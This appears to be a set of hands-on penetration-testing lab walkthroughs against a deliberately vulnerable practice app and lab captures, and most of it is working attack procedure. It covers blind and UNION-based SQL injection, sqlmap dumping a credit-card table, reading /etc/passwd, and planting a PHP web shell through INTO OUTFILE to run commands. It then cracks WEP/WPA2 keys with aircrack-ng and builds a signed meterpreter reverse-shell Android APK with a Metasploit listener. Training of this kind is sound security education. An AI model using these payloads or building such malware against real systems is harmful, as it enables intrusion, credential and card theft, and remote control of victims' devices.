
There are two types of *Blind SQL Injection*: time-based and content-based. Time-based SQLi relies on the database pausing for a specified amount of time before returning the results, which would indicate a successful query execution. Depending on the database, this could be done by inserting statements such as WAITFOR, BENCHMARK, SLEEP, etc.

Content-based Blind SQL Injection inspects where the database reacts differently when "true" and "false" statements are injected. In the next couple of steps, we will try a basic content-based SQLi.

Navigate to the blue *Bugs* link on the top of the bWAPP login page and hit **Enter**.



Now go down to the red "------- bWAPP v2.2 -------" line, hit **Enter**, select *SQL Injection (POST/Search)* from the list and **Enter** again.




Then go down to *Hack* and hit **Enter** to go to the target page.

Step 17: Content-based Blind SQL Injection: Entering a Correct Value

First, we need to find a valid value. If we were testing a username field, "admin" would probably be valid in many cases. For a movie database, "Iron Man" seems like a pretty safe bet. Let's try this.

Navigate to the red line following *Search for a movie:*, hit **Enter** and enter *Iron Man* into the *TEXT:* prompt.



Hit **Enter** , then Tab to go to the *"Search"* button.

Hit **Enter** to submit the search query.
OK, we were correct, Iron Man is in the database.

Next, let's inject a "true" statement and see if it changes anything.

Step 18: Content-based Blind SQL Injection: Injecting True Statement

Navigate to the search field again, and modify the query as follows:

Iron Man' and 1=1#

```
TEXT:Iron Man' and 1=1#
```

Submit the search query and we get the same results. Note that we didn't get any errors, even though "Iron Man' and 1=1#" is definitely not a valid movie title (unless it is some kind of an unauthorized sequel?) Let's move on.

Step 19: Content-based Blind SQL Injection: Injecting False Statement

Now modify the search query to include a false statement (*Tip: use your Up arrow key with the TEXT prompt to bring up the previously entered values*).

Iron Man' and 1=2#

```
Search for a movie: [Iron Man' and 1=2#        ] Search
```

Just what we wanted to see.

```
          Title
No movies were found!
```

No movies were found, even though the actual title of the movie did not change in our query. This means that the database is accepting and executing our queries.


Step 20: Content-based Blind SQL Injection: Exploitation

Now that we found the exploitable vulnerability, there is a lot we can do. As an example, let's try to find out the length of the database name. Modify your search query as follows to guess that the database name is 4 characters long:

Iron Man' and length(database())=4#

No movies found, meaning that our guess was incorrect. Let's try a different number:

Iron Man' and length(database())=5#



Movie is found, meaning that the database name is, in fact, 5 characters long.

You get the idea. It's like a game of 20 questions, except that the number of questions is unlimited, and so is the amount of information someone with basic knowledge of SQL syntax can obtain.


Feel free to try some other queries before moving on to the next step. Can you find out the name of the database?

Step 21: Getting URL for sqlmap Scan

You can imagine that manual testing for SQL injection vulnerabilities can be a tedious process. Numerous tools were developed to automate SQL injection identification and exploitation. Sqlmap is one of the most popular automated SQLi tools, that allows performing tasks from gathering database information, to getting remote access to the target system.

To be able to use sqlmap most effectively, there are a couple pieces of information we need to gather. First, we could use a URL that includes a vulnerable parameter.

Let's browse to a different web page. Click on the blue *Bugs* link on top, then go down to "------- bWAPP v2.2 -------", hit **Enter**, select *SQL Injection (GET/Search)*, and hit **Enter**.



Go down to *Hack* and **Enter** again.

Once there, navigate to the red *"Search"* button and hit **Enter**. (Do not enter any value in the field).

Next, press **Shift+U** to see the full URL. We will be grabbing the following part of it later: *http://skillsetlocal.com/bWAPP/sqli_1.php?title=*

Step 22: Migrating Consoles


The last thing we need for our scan is a cookie. Our HTTP proxy will gladly provide that to us. Switch back to "Console 1".

You may need to hit **q** one or two times to return to the list of requests and move on to the next step.

Step 23: Getting Cookie Value

Select the last request from the list (on the very bottom). Remember to hit **q** if you need to return to the list of requests. For Cookie, you should see something like the following (your *PHPSESSID* value will be different). **Copy down this value!** You won't be able to return to this screen.

security_level=0; PHPSESSID=8o6m13vhg5c5vl73gljgm73ir0



Or you may see it in reverse order:

PHPSESSID=8o6m13vhg5c5vl73gljgm73ir0;

Step 24: Sqlmap: Pulling Database Names

OK, we are all set to run our sqlmap scan. Enter the following command to get all available database names (**make sure to use the cookie that you just grabbed in the previous step**, not the one provided in the example below):

sqlmap -u "http://skillsetlocal.com/bWAPP/sqli_1.php?title=" --cookie="security_level=0; PHPSESSID=8o6m13vhg5c5vl73gljgm73ir0" --threads=10 -v 0 --dbs

The *-u* option specifies the target URL, *--cookie* is self-explanatory, *--threads* specifies the number of simultaneous HTTP requests (we set it to maximum of 10 to speed up the scan), *-v* is for "verbosity" (we set it to 0 to reduce the output to only critical messages), and, finally, *--dbs* tells sqlmap to pull database names.

```
(1) Skillset Labs> sqlmap -u "http://skillsetlocal.com/bWAPP/sql
--cookie="security_level=0; PHPSESSID=8bsb1kdjkfdme9ca0jkmp25rn4
v 0 --dbs

        _
 ___ ___| |_____ ___ ___  {1.0-dev-nongit-201604210a89}
|_ -| . | |     | .'| . |
|___|_  |_|_|_|_|__,|  _|
      |_|           |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets with
 consent is illegal. It is the end user's responsibility to obey
local, state and federal laws. Developers assume no liability an
sible for any misuse or damage caused by this program

[*] starting at 12:05:55
```

Enter **n** for all three prompts that appear during the scan.

```
it looks like the back-end DBMS is 'MySQL'. Do you want to skip
ecific for other DBMSes? [Y/n] n
```

```
for the remaining tests, do you want to include all tests for 'M
provided level (1) and risk (1) values? [Y/n] n
```

```
GET parameter 'title' is vulnerable. Do you want to keep testing
any)? [y/N] n
```

Just in a few seconds we got the list of databases along with tons of other useful info about the target system!

```
web server operating system: Linux Debian
web application technology: Apache 2.4.10
back-end DBMS: MySQL 5.0
available databases [6]:
[*] bWAPP
[*] information_schema
[*] mutillidae
[*] mysql
[*] nowasp
[*] performance_schema
```

***Troubleshooting:** If you did not copy down the cookie value in the previous step, restart mitmproxy, go back to "Console 2" and repeat the search. Then

return to "Console 1" and write down the cookie value. Hit Ctrl+C to exit mtimproxy, then run the sqlmap scan as described above.*

Step 25: Sqlmap: Pulling Table Names

Now we can dig deeper and look at specific databases. Modify the command as follows to look up tables in the *nowasp* database:

sqlmap -u "http://skillsetlocal.com/bWAPP/sqli_1.php?title=" --cookie="security_level=0; PHPSESSID=8o6m13vhg5c5vl73gljgm73ir0" --threads=10 -v 0 -D nowasp --tables

```
(1) Skillset Labs> sqlmap -u "http://skillsetlocal.com/bWAPP/sql
--cookie="security_level=0; PHPSESSID=8bsb1kdjkfdme9ca0jkmp25rn4
v 0 -D nowasp --tables
```

```
Database: nowasp
[13 tables]
+---------------------------+
| accounts                  |
| balloon_tips              |
| blogs_table               |
| captured_data             |
| credit_cards              |
| help_texts                |
| hitlog                    |
| level_1_help_include_files |
| page_help                 |
| page_hints                |
| pen_test_tools            |
| user_poll_results         |
| youTubeVideos             |
+---------------------------+
```

Step 26: Sqlmap: Dumping Tables

Ooh, "credit_cards". Would be nice to look into that one. Why don't we?

sqlmap -u "http://skillsetlocal.com/bWAPP/sqli_1.php?title=" --cookie="security_level=0; PHPSESSID=8o6m13vhg5c5vl73gljgm73ir0" --threads=10 -v 0 -D nowasp -T credit_cards --dump

```
(1) Skillset Labs> sqlmap -u "http://skillsetlocal.com/bWAPP/sql
--cookie="security_level=0; PHPSESSID=8bsb1kdjkfdme9ca0jkmp25rn4
v 0 -D nowasp -T credit_cards --dump
```

OK, we successfully dumped sensitive data from the target database.

```
Database: nowasp
Table: credit_cards
[5 entries]
+------+-----+------------------+------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+------------+
```

That's it for this lab. In the next one, we will take a look at how SQL injection can be combined with some other attacks for more serious damage to the target system.

Step 1: Starting bWAPP


In the previous lab, we learned some of the basic techniques for identifying and exploiting SQL injection vulnerabilities. In this lab, we will continue our exploration of SQL injection attack methods. We will start with taking a closer look at database interrogation and learn how to use SQL injection to go beyond database contents, to direct interaction with the target system.

We will be using bWAPP again as our target. Enter the following command to browse to the bWAPP home page.

w3m http://skillsetlocal.com/bWAPP

```
(1) Skillset Labs> w3m http://skillsetlocal.com/bWAPP
```

Login with the username *bee* and password *bug*.




If you forgot how to fill forms in w3m, here's a quick refresher: use arrow keys to place the cursor on the red line following *Login:*, hit **Enter**, then enter *bee* for the *TEXT:* prompt that appears on the bottom of the screen. Use the same steps

to enter the password *bug*. Finally, move your cursor down to the red *"Login"* button and hit **Enter** to submit the credentials.

Step 2: Selecting Target Webpage

Once logged in, move the cursor down to the red line that says "-------- bWAPP v2.2 --------" and hit **Enter**. From the list that appears, select *SQL Injection (POST/Search)* and hit **Enter**.



Finally, move down to the red *"Hack"* button" and hit **Enter** to go to the movie search page.

Step 3: Database Interrogation: Number of Columns

From the previous lab, we already know that the *search* field is vulnerable to SQL injection, therefore, we can go straight to our interrogation queries. Enter the following into the *Search for a movie:* field:

```
' order by 7#
```

```
TEXT:' order by 7#
```

If you remember from the previous lab, the "#" symbol is a comment delimiter in MySQL queries. ORDER BY sorts the returned results according to the specified column. So we see our results sorted according to column 7. Now let's try increasing this number by 1:

' order by 8#

```
Search for a movie: [' order by 8#              ] Search
```

This time we got the "Unknown column" error, meaning there is no column 8 in our target table.

```
            Title                    Release
Error: Unknown column '8' in 'order clause'
```

We now know that this table has 7 columns and will use this information in our UNION SELECT queries.

Step 4: Database Interrogation: Database Name

Why are we using UNION operator? UNION combines the results of 2 or more SELECT queries. From our previous ORDER BY operation, we know that the table contains 7 columns. So one of the SELECT query is the backend query which we have no control, but we can introduce UNION with another SELECT query designed by us. This will then display the result, which will be a union of the 2 queries results .

First, let's find out which columns are actually displayed:

' union select 1,2,3,4,5,6,7#

```
TEXT:' union select 1,2,3,4,5,6,7#
```

We can see the contents of columns 2,3,5, and 4 printed out.

Title	Release	Character
G.I. Joe: Retaliation	2013	Cobra Commander
Iron Man	2008	Tony Stark
Man of Steel	2013	Clark Kent
Terminator Salvation	2009	John Connor
The Amazing Spider-Man	2012	Peter Parker
The Cabin in the Woods	2011	Some zombies
The Dark Knight Rises	2012	Bruce Wayne
The Fast and the Furious	2001	Brian O'Connor
The Incredible Hulk	2008	Bruce Banner
World War Z	2013	Gerry Lane
2	3	5

We also see the entire list of movies, which is not the information we are interested in. Let's modify our query as follows:

' and 1=2 union select 1,database(),3,4,5,6,7#

Here we are getting rid of unneeded results by introducing a false statement (*and 1=2*), then injecting our UNION SELECT query asking for the database name. Which is "bWAPP", as one could have guessed.

Title
bWAPP

Let's keep digging.

Step 5: Database Interrogation: Table Names

Next, let's get table names from the bWAPP database. We will pull information from the information_schema.tables database, where MySQL stores this data. Enter the following query:

' and 1=2 union select 1,table_schema,table_name,4,5,6,7 from information_schema.tables where table_schema = 'bWAPP'#

```
TEXT:{ame,4,5,6,7 from information_schema.tables where table_sche
```

As you can see, we threw in another clause: WHERE, to filter down the returned results to the ones related to our target database.

Title	Release
bWAPP	blog
bWAPP	heroes
bWAPP	movies
bWAPP	users
bWAPP	visitors

Step 6: Database Interrogation: Column Names

OK, the table "users" looks interesting. For our next step, we will pull column names from this table. The query will look like the following:

' and 1=2 union select 1,table_name, column_name,4,5,6,7 from information_schema.columns where table_schema = 'bWAPP' and table_name = 'users'#

```
TEXT:{on_schema.columns where table_schema = 'bWAPP' and table_na
```

Title	Release
users	id
users	login
users	password
users	email
users	secret
users	activation_code
users	activated
users	reset_code
users	admin

Step 7: Datatabse Interrogation: Reading User Data

Finally, armed with all information we just gathered, enter a very simple query to read all database users' credentials:

' and 1=2 union select 1,login,password,4,5,6,7 from users#

```
TEXT:' and 1=2 union select 1,login,password,4,5,6,7 from users#
```

Title	Release
A.I.M.	6885858486f31043e5839c735d99457f045
bee	6885858486f31043e5839c735d99457f045

Step 8: Reading System Files

That was fun, wasn't it? What's even more interesting is getting information not just from the SQL database, but directly from the system that hosts the database. *MySQL LOADFILE()* function does just what it says: reads file from the host server and loads its contents as a string. Let's try our trusted method for testing system access (and identifying system users) and read the */etc/passwd* file:

' and 1=2 union select 1,load_file('/etc/passwd'),3,4,5,6,7#

```
TEXT:' and 1=2 union select 1,load_file('/etc/passwd'),3,4,5,6,7
```

Title
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/
sbin/nologin bin:x:2:2:bin:/bin:/
usr/sbin/nologin sys:x:3:3:sys:/
dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/
sbin/nologin man:x:6:12:man:/var/
cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/
sbin/nologin mail:x:8:8:mail:/var/

Great! Can we run commands via SQL injection as well? Sure we can!

Step 9: Uploading Web Shell

One of the common methods for executing OS commands on the target system via SQL injection is by uploading a web shell. We will do that with the following query:

' and 1=2 union select "<?php system($_REQUEST['cmd']); ?>",2,3,4,5,6,7 into outfile "/var/www/html/bWAPP/cmd.php"#

```
TEXT:{EST['cmd']); ?>",2,3,4,5,6,7 into outfile "/var/www/html/bW
```

Here we are providing a simple PHP command execution script, and instead of displaying it in the results of the query, we are writing it into a file with INTO OUTFILE.

Step 11: Running OS Commands

Now browse to the following address. We are inserting the command **id** into the URL, which will be executed by the PHP script we created in the previous step.

w3m http://skillsetlocal.com/bWAPP/cmd.php?cmd=id

```
(2) Skillset Labs> w3m http://skillsetlocal.com/bWAPP/cmd.php?cmd
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data) 2 3 4 5 6
```

Go ahead and try some of the other commands before moving on to the next lab.

Step 1: Wi-Fi Pen Testing with Aircrack-ng

In this lab we will use tools from a popular wireless networking penetration testing suite, **Aircrack-ng**, to demonstrate attacks on two common Wi-Fi security protocols: WEP and WPA2.

Aircrack-ng lists the following focus areas of their product:

- Monitoring: Packet capture and export of data to text files for further processing by third party tools.
- Attacking: Replay attacks, deauthentication, fake access points and others via packet injection.
- Testing: Checking WiFi cards and driver capabilities (capture and injection).
- Cracking: WEP and WPA PSK (WPA 1 and 2).

We will focus on the last aspect: cracking.

We've done some prep work already, using some of the Aircrack-ng tools (airmon-ng, airodump-ng, and aireplay-ng) to discover wireless networks and capture the authentication packets containing the key. All we have to do now is extract the key from the captured traffic.

Let's look at the captured files. Do a listing of the *wifihacking* directory:

ls wifihacking

```
(1) Skillset Labs> ls wifihacking
wepcapture.cap  wpa2capture.cap
```

Step 3: Cracking WEP

For the WEP capture, all we need to do now is run the following command:

aircrack-ng wifihacking/wepcapture.cap

```
(1) Skillset Labs> aircrack-ng wifihacking/wepcapture.cap
```

Let the command run for some time. Here aircrack-ng is trying to calculate the key using the provided .cap file. After some time it provides us with the password of the access point.

```
                              Aircrack-ng 1.2 rc3

                [00:00:03] Tested 49282 keys (got 20174 IVs)

 KB    depth   byte(vote)
  0    0/ 11   D1(27136) A9(25856) 1B(25344) DE(25344) 09(23808)
  1    0/ 40   D2(25856) E4(25088) E8(25088) 3E(24832) 6E(24832)
  2    0/  1   86(32256) 1F(27392) 12(26880) 41(25856) 5A(25856)
  3   48/ 57   C2(22272) 08(22016) 2B(22016) 36(22016) 39(22016)
  4    0/  2   84(28928) 64(25856) 4A(25344) 7C(25344) 58(24832)

                        KEY FOUND! [ D1:D2:86:85:84 ]
      Decrypted correctly: 100%
```

Easy. As a security best practice, don't use WEP encryption!

Step 4: Cracking WPA2

As with the previous step, airmon-ng, airodump-ng, and aireplay-ng were used to capture the 4-way handshake packets containing the WPA2 PSK. The file with captured traffic is called *wpa2capture.cap*.

We will use aircrack-ng again to crack the key, but this time we will have to use a wordlist. We will use the popular *rockyou.txt* wordlist, which comes with the standard install of Kali Linux. Run the command below to crack the password (-

w specifies the path to our dictionary file). If the access point password is present in the dictionary file then aircrack-ng will extract and display the key.

aircrack-ng -w /usr/share/wordlists/rockyou.txt wifihacking/wpa2capture.cap

```
(1) Skillset Labs> aircrack-ng -w /usr/share/wordlists/rockyou.t
pa2capture.cap
```

```
                              Aircrack-ng 1.2 rc3

                [00:00:01] 8 keys tested (7.26 k/s)

                        KEY FOUND! [ 12345678 ]

Master Key     : 9F B1 10 8B 91 86 A7 33 4C 6C 67 6E ED 2C 89 DA
                 CE 89 4B 21 16 0D 57 1F 6F 87 02 7B D9 BB F8 31

Transient Key  : CA 15 6D FF 50 47 2B 68 35 E0 7C 3E D5 7A 2C 87
                 96 29 D7 FF 62 C3 62 A6 20 70 55 C7 91 8F 4F CF
                 05 E6 06 2A 8D 78 2E E1 C5 69 AB 9B 73 59 F5 E9
                 5D F5 67 09 E5 AD A7 0F F1 67 7D 9D F0 C2 61 A3

EAPOL HMAC     : A9 C1 58 FD 59 C9 19 5C 03 3C A5 62 2F 5A E8 D9
```

Please note that for WPA2, if the password is not present in the dictionary file, aircrack-ng will not be able to crack the password and may display "pass-phrase is not present in the dictionary" or some similar message. Therefore, a good countermeasure against such attacks is to use WPA2 encryption with strong passwords. Additional countermeasures include hiding the name of the wireless network and enabling MAC address filtering.

Step 1: Creating APK

In previous labs, we saw how Android devices can be used for penetration testing. Let's reverse the sides and use our Android device as the target. In this lab, we will learn how to create an APK file using the tools offered by Metasploit Framework. We will focus on Metasploit's Android-based payloads and use *msfvenom* to create the APK file.

Enter the following command to generate the APK file that will be distributed to the victim:

msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.2 LPORT=4444 R > SignApk/evilAndroid.apk

We are entering *10.0.2.2* for "local host" because this is the IP that the emulator uses to communicate with the host computer.

It will take 2-3 minutes for the file to be created.

```
(1) Skillset Labs> msfvenom -p android/meterpreter/reverse_tcp LH
ORT=4444 R > SignApk/evilAndroid.apk
No platform was selected, choosing Msf::Module::Platform::Androi
ad
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 9478 bytes
```

Step 2: Changing Directories

Once our APK is created, we will need to sign the file. This is an essential step because most Android devices won't install unsigned applications. Signing an APK is a multi-step process, however, we can simplify it by using a pre-generated certificate and key files with the *signapk.jar* utility. We saved them

all in the same directory where we put our APK. Change to this directory as follows:

cd SignApk

```
(1) Skillset Labs> cd SignApk
(1) Skillset Labs>
```

Step 3: Signing APK

Run the command below to sign the APK. Our signed file will be saved as *evilAndroidc.apk*.

java -jar signapk.jar certificate.pem key.pk8 evilAndroid.apk evilAndroidc.apk

```
(1) Skillset Labs> java -jar signapk.jar certificate.pem key.pk8
 evilAndroidc.apk
```

To make sure that the file was created, do the listing of the working directory:

Ls

Step 4: Starting Metasploit Listener

Now let's start Metasploit listener. We've done the step-by-step setup in other labs, now let's do it it all at once, with a one-liner command:

msfconsole -L -q -x "use exploit/multi/handler; set PAYLOAD android/meterpreter/reverse_tcp; set LHOST 127.0.0.1; set LPORT 4444; run"

The *-q* option is for "quiet" which disables the displaying banner and version information. Note that we are using the actual localhost IP this time, not the one that Android uses.

```
(1) Skillset Labs> msfconsole -L -q -x "use exploit/multi/handle
ndroid/meterpreter/reverse_tcp; set LHOST 127.0.0.1; set LPORT 4
This copy of metasploit-framework is more than two weeks old.
 Consider running 'msfupdate' to update to the latest version.
PAYLOAD => android/meterpreter/reverse_tcp
